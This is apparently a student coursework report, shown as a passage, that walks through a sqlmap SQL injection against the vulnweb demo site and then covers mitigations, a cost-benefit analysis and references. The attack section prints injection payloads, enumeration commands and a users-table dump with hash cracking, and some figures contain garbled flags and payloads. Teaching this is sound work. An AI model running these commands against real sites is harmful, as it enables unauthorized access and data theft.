  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178787a71,(SELECT (ELT(1626=1626,1))),0x71767a7871),1626)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 7727 FROM (SELECT(SLEEP(5))))HGOK

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787a71,0x76687a6d445772554847676859504f6e5257436c5557524f5a6a4574685a4c6c6a6856784e784546,0x71767a7871)

do you want to exploit this SQL injection? [Y/n]
[05:02:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n]
[05:02:21] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[05:02:21] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[05:02:21] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[05:02:21] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[05:02:21] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-04152024_0501am.csv'
[05:02:21] [WARNING] your sqlmap version is outdated

[*] ending @ 05:02:21 /2024-04-15/

(kali@kali)~$
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname
zsh: bad pattern: ^[[200~

(kali@kali)~$
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname

```

Figure 9: Searching for current user, database and hostname in the website.

After getting the URL we will be again using SQLmap for doing indepth scanning and this time we will be looking for **current user**, **current database** and **hostname** present inside the webpage using following command.

- **Sqlmap -u http://testphp.vulnweb.com/listproduct.php?cat=1 --current-user --current-db --hostname**


Here,

--current-user = This will instruct the SQLMap to identity the current database user.

--current-db = This will instruct the SQLMap to identity the current database name

--hostname = This will instruct the SQLMap to display the hostname of the database.

Step 3.2.5 Getting current user, database and hostname.



```

kali@kali: ~
File Actions Edit View Help
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
responsible for any misuse or damage caused by this program

[*] starting @ 05:11:08 /2024-04-15/

[05:11:09] [INFO] resuming back-end DBMS 'mysql'
[05:11:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7809=7809

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178787a71,(SELECT (ELT(1626=1626,1))),0x71767a7871),1626)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7727 FROM (SELECT(SLEEP(5))))HGOK

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787a71,0x76687a6d445772554847676859504f6e5257436c5557524f5a6a4574685a4c6c6a6856784e

[05:11:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[05:11:10] [INFO] fetching current user
current user: 'acuart@localhost'
[05:11:11] [INFO] fetching current database
current database: 'acuart'
[05:11:12] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[05:11:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[05:11:13] [WARNING] your sqlmap version is outdated

[*] ending @ 05:11:13 /2024-04-15/

(kali@kali)~$

```

Figure 10: Results after searching for current user, database and hostname.

After searching for current user, database and hostname we can see some details in the above figure.

- **Current user = 'acuart@localhost'**
- **Current database = 'acuart'**
- **Hostname = 'ip-10-0-0-222'**

Step 3.2.6 Finding tables.

```

File Actions Edit View Help
I_IV... I_I https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
responsible for any misuse or damage caused by this program

[*] starting @ 05:11:08 /2024-04-15/

[05:11:09] [INFO] resuming back-end DBMS 'mysql'
[05:11:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7809=7809

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178787a71,(SELECT (ELT(1626-1626,1))),0x71767a7871),1626)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7727 FROM (SELECT(SLEEP(5)))HGOK)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787a71,0x76687a6d445772554847676859504f6e5257436c5557524f5a6a4574685a4c6c6a6856784e)

[05:11:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[05:11:10] [INFO] fetching current user
current user: 'acuart@localhost'
[05:11:11] [INFO] fetching current database
current database: 'acuart'
[05:11:12] [INFO] fetching server hostname
hostname: 'ip-10-0-222'
[05:11:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[05:11:13] [WARNING] your sqlmap version is outdated

[*] ending @ 05:11:13 /2024-04-15/

(kali@kali)~$
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```

Figure 11: Finding tables inside the database.

Now, after successfully identifying the current database name '**acuart**' through the SQL injection process, our next step will be exploring the structure of the database by searching for **tables** inside the database. This act will provide us some additional sensitive data that may be contained in the tables. The command for performing this step is given below:


- **Sqlmap -u http://testphp.vulnweb.com/listproduct.php?cat=1 -D acuart --tables**

Here,

-D acuart = It species the database name.

--tables = This will instruct the SQLMap to list all the tables inside the database.

Step 3.2.7 Getting tables details.



```

kali@kali: ~
File Actions Edit View Help

[05:16:41] [INFO] resuming back-end DBMS 'mysql'
[05:16:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7809=7809

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178787a71,(SELECT (ELT(1626=1626,1))),0x71767a7871),1626)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7727 FROM (SELECT(SLEEP(5)))HGOK)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787a71,0x76687a6d445772554847676859504f6e5257436c5557524f5a6a4574685a4c6c6a685678)

[05:16:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[05:16:42] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[05:16:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[05:16:43] [WARNING] your sqlmap version is outdated

[*] ending @ 05:16:43 /2024-04-15/

```

Figure 12: Getting tables detail.

Here, in the above figure we can see the details of the **tables** which are present inside the 'acuart' database. The database contains 8 tables in a row. We will be digging into **users** table because this may contain all the sensitive information such as username, password, emails and contact number.

Step 3.2.8 Exploiting users table.

```
kali@kali: ~  
File Actions Edit View Help  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[05:16:42] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts  |  
| categ  |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users   |  
+-----+  
[05:16:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'  
[05:16:43] [WARNING] your sqlmap version is outdated  
[*] ending @ 05:16:43 /2024-04-15/  
  
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump  
  
+-----+  
| artists |  
| carts  |  
| categ  |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users   |  
+-----+  
[05:21:09] [INFO] resuming back-end DBMS 'mysql'  
[05:21:09] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 7809=7809
```

Figure 13: Exploiting users table.

Now, we need to access the **users** table for gaining more details of the users with the following command.

```
- Sqlmap -u http://testphp.vulnweb.com/listproduct.php?cat=1 -D -acuart -T users -dump
```

Where, **dump** is commonly used in the context of database for displaying content of the database or table therefore, providing us the access to valuable information such as usernames, password, emails and other data that is stored in the system.

Step 3.2.9 Getting users details.

```

File Actions Edit View Help
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178787a71,(SELECT (ELT(1626=1626,1))),0x71767a7871),1626)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 7727 FROM (SELECT(SLEEP(5))))HGOK)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787a71,0x76687a6d445772554847676859504f6e5257436c5557524f5a6a4574685a4c6c6a6856784e784546,0x71767a71)

[05:21:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[05:21:10] [INFO] fetching columns for table 'users' in database 'acuart'
[05:21:10] [INFO] fetching entries for table 'users' in database 'acuart'
[05:21:11] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [y/n/q]
[05:21:37] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[05:21:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[05:21:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:21:45] [INFO] starting 4 processes
[05:22:22] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | name | pass | email      | phone | uname | address |
+-----+-----+-----+-----+-----+-----+-----+
| apldedvmqmeblifymqfj; expr 4002593298 ~ 322173252# | 0926a974c8cf03e5cd1080cc4c58c4ab | sid | test | email34@gmail.com | 1acuiZNBhOUUvZ | test | http://hitorrhxzjcz.bkss.me/ |
+-----+-----+-----+-----+-----+-----+-----+

[05:22:22] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:22:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[05:22:22] [WARNING] your sqlmap version is outdated

[*] ending @ 05:22:22 /2024-04-15/

kali@kali: ~
$

```

Figure 14: Getting user details.

Finally, we can see the details of a user inside the table. This includes the sensitive information we were looking for such as name, password, email, phone number, username and address. The crucial element for looing in into our targeted website was **Username** and **Password**. So the details regarding username and password can be seen in the above figure.

- **Username = test**
- **Password = test**

3.2.10 Logging successful.




Figure 15: Login successful.

We have successfully login inside the webpage and gain access to the website.

Hence, the **SQL injection** attack was successful.

The overall mentioned steps provide us rough idea on how SQL injection can be performed. It was just a classical SQL injection attack where we just had to find vulnerable URL and perform the attack using SQLmap but SLQ injection nowadays have because more dangerous. So, its crucial to stay updated with the evolving cyber landscapes.

4. Mitigation

- **Use of Prepared Statements/Parameterized Queries**

Using Prepared statements will separate SQL code from data by defining placeholders for parameters in the query.

```
DECLARE @username NVARCHAR(50);  
DECLARE @password NVARCHAR(50);  
  
SET @username = 'user123';  
SET @password = 'password123';  
  
// Using parameterized query to select user information //  
  
SELECT * FROM Users WHERE username = @username AND password = @password;
```

Figure 16: Use of Prepared Statement/Parametrized Queries.

At the above chunk of code, the placeholder “@username” and “password” will be connected to the user input through programming language database API. It will make sure that user input is treated more like data rather than executable code.

- **Allow-list Input Validation**

It involves allowing input validation only allowing expected input values. It will reject any input that doesn't conform to the predefined format and prevent unexpected input from being processed by the application.

```
DECLARE @input NVARCHAR(50);  
  
SET @input = 'safe_input';  
  
// Using input validation to select data //  
  
SELECT * FROM Products WHERE category = @input;
```

Figure 17: List-Input Validation.

At the above chunk of code, an allow list of acceptable values for the category column is used to validate “@input”. Only values that fulfil predefined criteria (e.g. “safe_input”) will be accepted. Thus, reducing the risk of SQL injection.

- **Using Proper Constructed Stored Procedures**

Use of stored procedures will encapsulate the SQL logic on the database server.

```
CREATE PROCEDURE GetUserInfo
    @username NVARCHAR(50)
AS
BEGIN
    SET NOCOUNT ON;

    /// Using a stored procedure to retrieve user information ///
    SELECT * FROM Users WHERE username = @username;
END;
```

Figure 18: Properly Constructed Stored Procedures.

At the above chunk of code, the logic for retrieving user data is contained in the **GETUserInfo** stored procedure, which is based on a given “@username” parameter. By using stored procedures, we can lower the risk of direct SQL injection by limiting the scope of what can be executed from the application.

- **Installing WAF**

Using a security solution Web Application Firewall (WAF) can be also used for preventing SQL injection. It is particularly designed to protect the web application from different attacks which also includes SQL injection by monitoring the network traffic at the application layer. Installing WAF can block the data packets that seems to be malicious as well as analyse and block the known SQL syntax to prevent from potential damage.

5. Evaluation

In this section we will be evaluation the mitigation strategies for SQL injection attack we had choose on section 4. Basically, we will be critically discussing the Pros and Cons of the selected strategies.

5.1 Pros

These are the pros of selected mitigation strategies:

- Using of Prepared Statements/Parameterized Queries will effectively prevent SQL injection by treating user input as data rather than some executable code. It is also widely supported and easy to implement in today's modern programming languages and database systems.
- Allowing-list input validation will reduce the chance of SQL injection attack by allowing to only expected input values. Thus, maintaining the integrity of the data.
- Use of properly constructed stored procedures will encapsulates the SQL logic on the database server and the reduce the risk of direct SQL injection by limiting the scope of executable and centralize the database logic.
- Installing WAF (Web Application Firewall) will enhance security as it adds an extra layer of protection and lower the risk of successful attack.

5.2 Cons

These are the cons of selected mitigation strategies:

- Using of Prepared Statements/Parametrized Queries needs modification of existing code and developers must consistently use parameterized queries to ensure its effectiveness.
- Allowing-list input validation requires maintenance of allow-lists, which can be time consuming as well as challenging to implement in complex systems.
- Use of properly constructed stored procedures may introduce additional complexity especially for simple queries also one should have proper database knowledge to design and maintain the stored procedures.

- Configuring WAF (Web Application Firewall) can be complex and requires expertise to ensure effective protection without causing any disruption for the users.

5.3 Cost Benefit Analysis

Cost-benefit analysis is the most comprehensive and theoretical method of evaluating economics which can be also used to support decision-making in several fields of social and economic policy in the public sectors throughout the previous 50 years (Robinson, 1993). It is calculated by:

$$\text{CBA} = \text{ALE}_{\text{(prior)}} - \text{ALE}_{\text{(post)}} - \text{ACS}$$

Here,

ALE = Annualized Loss Expectancy

ACS = Annual Cost of Safeguard

Example:

Let's create a scenario where an online financial services provider Company XYZ, currently faces the risk of SQL injection attacks on their client database. After that they decided to implement our all **4 mitigation strategies** that we discussed earlier.

Scenario:

There is a web based financial service provider Company XYZ that store sensitive data of the customer which includes personal information & financial transactions records in a database. However, they have recently discovered some vulnerabilities in their system through SQL injection attacks. The Annual Loss Expectancy (ALE) caused by security breach from SQL injection is \$400,000. The cost to mitigate such attacks is estimated to be \$80,000, but it will lower the ALE to \$150,000. Is it beneficial for the organization?

Solution:

ALE (prior) = \$400,000

ALE (post) = \$150,000

ACS = \$80,000

Here,

CBA = ALE (prior) – ALE (post) – ACS

= \$400,000 – \$150,000 – \$80,000

= **\$170,000**

Hence, it is beneficial for the organization to follow our mitigation steps because it will reduce the Annual Loss Expectancy (ALE).

Cost

- Implementation and training costs for developers to use codebase to use Prepared Statement/Parametrized Queries.
- Development as well as maintenance costs for implementing Allow-list input validation.
- Restructuring cost to apply correctly constructed stored procedures.
- Administrative cost for applying least privilege principle.

Benefit

- Significantly reduction in ALE.
- Enhance overall security and prevent potential data breaches which can preserve trust within the stakeholders and customers.
- Reduce the risk of vulnerability to attacks and unauthorized access.

6. Conclusion

SQL injection attack is a serious web applications vulnerability, that allows attackers to perform database queries and gain unauthorized access to sensitive data. Although there is improvement in security measures, SQL injection is still commonly used attack due to its simplicity and efficiency. It is one of the top vulnerabilities because it comes under the list of OWASP.

The coursework highlighted a detailed analysis of SQL injection techniques and working mechanism, including real-world examples and attack demonstrations. We demonstrated how easily attackers can find vulnerabilities in web applications from malicious SQL query and gain unauthorized access to the sensitive information.

Despite of using strong mitigation strategies such as using standardized query, allow-list input validation, and properly built stored procedures, SQL injection attacks still exist due to factors like human errors and evolving techniques for attack.

In conclusion, although SQL injection is a widely spread threat, organizations can keep its risk at a bay by implementing strong security measures, conducting regular security audits, practising the Least Privilege Principle and promoting the culture of cybersecurity awareness among developers and users.

7. References

Ahmad, K., 2010. A Potential Solution to Mitigate SQL Injection Attack. *VSRD Technical & Non-Technical JOURNAL*, Volume I (3), pp. 145-152.

Boneh, D., 2009. *SQL injection*:. [Online]
Available at: <https://crypto.stanford.edu/cs142/lectures/16-sql-inj.pdf>
[Accessed 13 April 2024].

G. Deepa, P. S. T., 2016. Securing web applications from injection and logic vulnerabilities: Approaches and challenges. *Information and Software Technology*, Volume 74, pp. 160-180.

Kali, 2023. *What is Kali Linux?*. [Online]
Available at: <https://www.kali.org/docs/introduction/what-is-kali-linux/>
[Accessed 16 April 2024].

Khaleel Ahmad, J. S. K. Y., 2010. Classification of SQL Injection Attacks. *VSRD Technical & Non-Technical JOURNAL*, I(4), pp. 235-242.

OWASP, 2021. *A03:2021 – Injection*. [Online]
Available at: https://owasp.org/Top10/A03_2021-Injection/
[Accessed 22 April 2024].

OWASP, 2021. *OWASP Top Ten*. [Online]
Available at: <https://owasp.org/www-project-top-ten/>
[Accessed 22 April 2024].

OWASP, 2024. *Blind SQL Injection*. [Online]
Available at: https://owasp.org/www-community/attacks/Blind_SQL_Injection#
[Accessed 13 April 2024].

Pauli, J., 2013. *The Basics of Web Hacking*. 1st ed. s.l.:Elsevier Science & Technology Books, Syngress.

PortSwigger, 2024. *SQL injection*. [Online]
Available at: <https://portswigger.net/web-security/sql-injection>
[Accessed 22 April 2024].

Robinson, R., 1993. Cost-benefit analysis. *British Medical Journal*, Volume 307, pp. 924-926.

SQLmap, 2024. *Automatic SQL injection and database takeover tool*. [Online]
Available at: <https://sqlmap.org/>
[Accessed 16 April 2024].

VMware, 2024. *Build Virtual Machines on the Desktop*. [Online]
Available at: <https://www.vmware.com/products/workstation-pro.html>
[Accessed 24 April 2024].

Acunetix, 2024. *Types of SQL Injection (SQLi)*. [Online]
Available at: <https://www.acunetix.com/websitesecurity/sql-injection2/>
[Accessed 23 April 2024].

Wisdom Kwawu Torgby, N. Y. A., 2013. Structured Query Language Injection (SQLI) Attacks: Detection and Prevention Techniques in Web Application Technologies. *International Journal of Computer Applications* , 71(11), pp. 29-39.

8. Appendix

8.1 Types of SQL Injection (SQLi):




Figure 19: Types of SQL injection (Acunetix, 2024).

1. In-band SQLi

In band SQL injection is the classical and most commonly used SQL injection attacks. It occurs when attacker is able to use the same communication channel to launch the attack and collect information.

It has two types:

i. Error-based SQLi

It depends upon error messages given by database server to obtain information about the database structure.

ii. Union-based SQLi

It exploits the UNION SQL operator to mix the results of two or more SELECT statements into a single result, after that it will return as a part of HTTP response.

2. Out-of-band SQLi

